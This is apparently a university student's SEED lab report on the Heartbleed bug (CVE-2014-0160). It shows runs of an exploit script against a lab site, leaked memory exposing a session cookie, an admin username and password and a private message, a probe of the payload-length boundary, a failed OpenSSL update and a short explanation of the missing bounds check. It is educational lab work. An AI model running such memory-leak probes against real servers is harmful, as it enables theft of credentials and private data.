
2022

Name: Adarsh Kumar


SRN No: PES2UG20CS016 Assignment No:10
Section: B Date: 16/11/2022






```
Task 2:
           Lab Tasks
           Step 1:
           Making attack.py file executable by giving permission to make a file or folder accessible to
           everyone.
           AdarshKumar_PES2UG20CS016/>$sudo chmod 777 attack.py
           AdarshKumar_PES2UG20CS016/>$ls -l
           total 52
           -rwxrwxrwx 1 seed seed 19099 Oct 26 23:12 attack py
           drwxrwxr-x 2 seed seed 4096 Nov 15 22:55 Code
           -rwxrwxr-x 1 seed seed 193 Aug 20 2013 Gedit.desktop
                                   158 Aug 15 2013 Ghex.desktop
            -rwxrwxr-x 1 seed seed
           drwxrwxr-x 3 seed seed 4096 Oct 9 2013 libcap2.22
-rwxr-xr-x 1 root root 186 Jan 9 2014 Netwag.des
           drwxr-xr-x 2 seed seed 4096 Jan 9 2014 Pacgen-1.10
                                   53 Nov 15 22:44 Untitled Document
           -rw-rw-r-- 1 seed seed
           -rw-rw-r-- 1 seed seed
                                     0 Nov 15 22:44 Untitled Document~
           -rwxr-xr-x 1 root root 183_Aug 15 2013 Wireshark.desktop
           AdarshKumar_PES2UG20CS016/>$
           Running the attack.py code on the Attacker machine
           ^CAdarshKumar_PES2UG20CS016/>$python attack.py www.heartbleedlabelgg.com
           defribulator v1.20
           A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
           Connecting to: www.heartbleedlabelgg.com: 443, 1 times
           Sending Client Hello for TLSv1.0
           Analyze the result....
           Analyze the result....
           Analyze the result....
           Analyze the result...
           Received Server Hello for TLSv1.0
           Analyze the result....
           WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable
           Please wait... connection attempt 1 of 1
           .@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
            .....t-Language: en-US,en;q=0.5
           Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/members
           Cookie: Elgg=ut456su9hlrrf7ndltlj98b1a0
           Connection: keep-alive
           aL..V..Ei....0...!|L.....)
           AdarshKumar_PES2UG20CS016/>$
```











Step 2(b):	On Attacker machine:
	1) Find out the Username & Password:
	AdarshKumar_PES2UG20CS016/>Spython attack.py www.heartbleedlabelgg.com
	defribulator vi.20 A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
	Connecting to: www.hearthleedlabelgg.com:443, 1 times Sending Client Hello for YLSV1.0
	Analyze the result Analyze the result Analyze the result Analyze the result
	Analyze the result
	MARKING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable! Please wall connection attempt 1 of 1 ####################################
	. @. ААЛАААЛААЛААЛААЛААЛААЛА (CDEFOHI JKLHNOABC
	sp.^.aAy;Fb8.fs834284df4fdcb0ad1å_elgg_ts=1668582511åusername-adminåpassword-seedelgg.OL.hS.2A= AdarshKumar_PES2UG20CS016/>\$
	As we can see that is above screenshot in the last line, we can see that user name and
	password.
	Username: admin
	Password: seedelgg
	2) Find the exact content of the private message
	AdarshKumar_PES2UG20CS016/>\$python attack.py www.heartbleedlabelgg.com
	defribulator v1.20 A tool to test and exploit the TLS heartbeat vu <mark>lnerability aka heartbl</mark> eed (CVE-2014-0160)
	######################################
	WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable! Please wait connection attempt 1 of 1 ####################################
	.@.AAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC 1.9.8
	Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin Cookie: Elgg=646t1alf7qfmr9tioupgjpkf04 Connection: keep-alive If-None-Match: "1449721729"
	.'@.al.b!.*qContent-Type: application/x-www-form-urlencoded Content-Length: 124
	elgg_token=aa070ba22729372e7e475c74c2ca7a118elgg_ts=1668586027&recipient_guid=40&subject=hi+&body=how+are+you+my+friend+;uQ\$.8
	AdarshKumar_PES2UG20CS016/>\$
	In this screenshot we can see that the message info
	Subject: hi
	Body: how are you my friend
Step 3:	Investigate the fundamental cause of the Heartbleed attack
	changing the value of the payload length variable.
	\$ python /home/seed/attack.py www.heartbleedlabelgg.comlength 40

```
AdarshKumar_PES2UG20CS016/>$python /home/seed/Desktop/attack.py www.heartbleedlabelgg.com --length 40
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
..(AAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC................
AdarshKumar_PES2UG20CS016/>$
```

\$ python /home/seed/attack.py www.heartbleedlabelgg.com -- I 0x012B

As we can see that changing the value of payload, we are able to get the different amount of data because of which we can ask the server as much amount of data as we want.

Step 4: Find out the boundary value of the payload length variable.

```
Using length 23 results in data is being returned before that length data is not returning.
AdarshKumar_PES2UG20CS016/>$python /home/seed/Desktop/attack.py www.heartbleedlabelgg.com --length 23
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result...
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
...AAAAAAAAAAAAAAAAAAAABC.J..i.~s...'..X%
AdarshKumar_PES2UG20CS016/>$
```

```
Using an attack length of 22 bytes results in an empty response:
               seed@ubuntu:~$ sudo python attack.py www.heartbleedlabelgg.co
defribulator v1.20
 tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result....
Analyze the result.
Received Server Hello for TLSv1.0
Analyze the result.
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result..
Received alert:
Please wait... connection attempt 1 of 1
.F
```

So, we can consider that 22 byte is the boundary value as after that the attack start returning some data.

Step 5: Countermeasure and bug fix

To fix the Heartbleed vulnerability, the best way is to update the OpenSSL library to the newest version. But doing that we get that to know that ubuntu 12 is not giving update properly because it is outdated not.

I am attaching those screenshots bellow which gives us error.

\$ sudo apt-get update

```
AdarshKumar_PES2UG20CS016/>sudo apt-get update
Get:1 http://extras.ubuntu.com precise Release.gpg [72 B]
Ign http://security.ubuntu.com precise-security Release.gpg
Hit http://extras.ubuntu.com precise Release
Ign http://security.ubuntu.com precise-security Release
Ign http://us.archive.ubuntu.com precise Release.gpg
Ign http://security.ubuntu.com precise-security/main Sources/DiffIndex
Hit http://extras.ubuntu.com precise/main Sources
Ign http://us.archive.ubuntu.com precise-updates Release.gpg
Ign http://us.archive.ubuntu.com precise-backports Release.gpg
Ign <a href="http://security.ubuntu.com">http://security.ubuntu.com</a> precise-security/restricted Sources/DiffIndex
Hit http://extras.ubuntu.com precise/main i386 Packages
Ign http://us.archive.ubuntu.com precise Release
Ign http://security.ubuntu.com precise-security/universe Sources/DiffIndex
Ign http://extras.ubuntu.com precise/main TranslationIndex
Ign http://security.ubuntu.com precise-security/multiverse Sources/DiffIndex
Ign http://us.archive.ubuntu.com precise-updates Release
Ign http://security.ubuntu.com precise-security/main i386 Packages/DiffIndex
Ign http://us.archive.ubuntu.com precise-backports Release
Ign http://security.ubuntu.com precise-securit<mark>y/restri</mark>cted i386 Packages/DiffIndex
Ign http://us.archive.ubuntu.com precise/main Sources/DiffIndex
Ign http://security.ubuntu.com precise-security/universe i386 Packages/DiffIndex
Ign http://us.archive.ubuntu.com precise/restricted Sources/DiffIndex
Ign http://security.ubuntu.com precise-sec<mark>urity/multiverse i386 P</mark>ackages/DiffIndex
Ign http://us.archive.ubuntu.com precise/universe Sources/DiffIndex
Ign http://security.ubuntu.com precise-security/main TranslationIndex
Ign http://us.archive.ubuntu.com precise/multiverse Sources/DiffIndex
Ign http://security.ubuntu.com precise-security/multiverse TranslationIndex
Ign http://us.archive.ubuntu.com precise/main i386 Packages/DiffIndex
Ign http://security.ubuntu.com precise-security/restricted TranslationIndex
```



W: Failed to fetch http://us.archive.ubuntu.com/ubuntu/dists/precise-backports/multivers e/source/Sources 404 Not Found [IP: 91.189.91.39 80]

W: Failed to fetch http://us.archive.ubuntu.com/ubuntu/dists/precise-backports/main/binary-i386/Packages 404 Not Found [IP: 91.189.91.39 80]

W: Failed to fetch http://us.archive.ubuntu.com/ubuntu/dists/precise-backports/restricted/binary-i386/Packages 404 Not Found [IP: 91.189.91.39 80]

W: Failed to fetch http://us.archive.ubuntu.com/ubuntu/dists/precise-backports/universe/binary-i386/Packages 404 Not Found [IP: 91.189.91.39 80]

W: Failed to fetch http://us.archive.ubuntu.com/ubuntu/dists/precise-backports/multivers e/binary-i386/Packages 404 Not Found [IP: 91.189.91.39 80]

E: Some index files failed to download. They have been ignored, or old ones used instead We received error while updating.

\$ sudo apt-get upgrade

AdarshKumar_PES2UG20CS016/>sudo apt-get upgrade Reading package lists... Done Building dependency tree Reading state information... Done The following packages have been kept back: duplicity linux-headers-generic-lts-quantal linux-image-generic-lts-quantal The following packages will be upgraded: accountsservice acpi-support apache2 apache2-mpm-prefork apache2-utils apache2.2-bin apache2.2-common apparmor apport apport-gtk apt apt-transport-https apt-utils apt-xapian-index avahi-autoipd avahi-daemon avahi-utils base-files bc bind9 bind9-host bind9utils bluez bluez-alsa bluez-cups bluez-gstreamer bsdutils ca-certificates checkbox checkbox-qt compiz compiz-core compiz-gnome compiz-plugins-default consolekit cups cups-bsd cups-client cups-common cups-filters cups-ppdc dbus dbus-x11 dc deja-dup dmidecode dmsetup dnsutils dosfstools dpkg dpkg-dev empathy empathy-common file firefox firefox-globalmenu firefox-locale-en fonts-opensymbol gir1.2-appindicator3-0.1 gir1.2-gdkpixbuf-2.0 gir1.2-gnomebluetooth-1.0 gir1.2-gtk-2.0 gir1.2-gtk-3.0 gir1.2-gudev-1.0 gnome-bluetooth gnome-control-center gnome-control-center-data gnome-desktop3-data gnome-panel gnome-panel-data gnome-settings-daemon gnupg gpgv grub-common grub-pc grub-pc-bin grub2-common gwibber gwibber-service gwibber-service-facebook gwibber-service-identica gwibber-service-twitter hplip hplip-data icedtea-6-jre-cacao icedtea-6-jre-jamvm icedtea-netx icedtea-netx-common ifupdown initramfs-tools initramfs-tools-bin iproute isc-dhcp-client isc-dhcp-common jockey-common jockey-gtk kde-runtime kde-runtime-data kdelibs-bin kdelibs5-data kdelibs5-plugins kdoctools krb5-locales landscape-client-ui-install language-pack-en language-pack-en-base language-pack-gnome-en language-pack-gnome-en-base language-pack-kde-en language-pack-kde-en-base language-selector-common language-selector-gnome libaccountsservice0 libappindicator1 libappindicator3-1 libapt-inst1.4 libapt-pkg4.12 libasn1-8-heimdal libaudio2 libavahi-client3 libavahi-common-data libavahi-common3 libavahi-core7 libavahi-glib1 libavahi-gobject0 libavahi-ui-gtk3-0 libbind9-80 libblkid1 libbluetooth3 libc-bin libc-dev-bin libc6 libc6-dev libck-connector0 libcups2 libcupscgi1 libcupsdriver1 libcupsfilters1 libcupsimage2 libcupsmime1 libcupsppdc1 libcurl3 libcurl3-gnutls libcurl3-nss libdbus-1-3 libdecoration0 libdevmapper-event1.02.1 libdevmapper1.02.1 libdjvulibre-text libdjvulibre21 libdns81 libdpkg-perl libdrm-intel1 libdrm-nouveau1a libdrm-nouveau2 libdrm-radeon1 libdrm2 libdumbnet1 libgail-3-0 libgail-common libgail18 libgcrypt11 libgdk-pixbuf2.0-0 libgdk-pixbuf2.0-common libglib2.0-0 libglib2.0-bin libglib2.0-data libglu1-mesa libgnome-bluetooth8 libgnome-control-center1



```
404 Not Found [IP: 91.189.91.39 80]
Err http://us.archive.ubuntu.com/ubuntu/ precise-updates/main libgnome-control-center1 i386 1:3
.4.2-0ubuntu0.13.3
 404 Not Found [IP: 91.189.91.39 80]
Err http://us.archive.ubuntu.com/ubuntu/ precise-updates/main libnm-util2 i386 0.9.4.0-0ubuntu4
 404 Not Found [IP: 91.189.91.39 80]
Err http://us.archive.ubuntu.com/ubuntu/ precise-updates/main libnm-glib4 i386 0.9.4.0-0ubuntu4
.4.1
 404 Not Found [IP: 91.189.91.39 80]
Err http://us.archive.ubuntu.com/ubuntu/ precise-updates/main accountsservice i386 0.6.15-2ubun
tu9.7
 404 Not Found [IP: 91.189.91.39 80]
Err http://us.archive.ubuntu.com/ubuntu/ precise-updates/main libaccountsservice0 i386 0.6.15-2
ubuntu9.7
 404 Not Found [IP: 91.189.91.39 80]
Err http://us.archive.ubuntu.com/ubuntu/ precise-updates/main dbus i386 1.4.18-1ubuntu1.5
 404 Not Found [IP: 91.189.91.39 80]
Err http://security.ubuntu.com/ubuntu/ precise-security/main dbus i386 1.4.18-1ubuntu1.5
 404 Not Found [IP: 185.125.190.36 80]
Err http://us.archive.ubuntu.com/ubuntu/ precise-updates/main libpython2.7 i386 2.7.3-0ubuntu3.
```

We received error while upgrading as well

The Heartbleed bug (CVE-2014-0160) what there because there isn't any check to determine whether or not 'pl' is a valid value, a memory breach can occur.

That can be fixed by:

- 1) requires the program to know the allowed boundary while performing the copy, which could be difficult to implement.
- 2) requires the server to calculate the packet size at runtime, and although this entails overhead in the server application, it is less computationally demanding.

THE END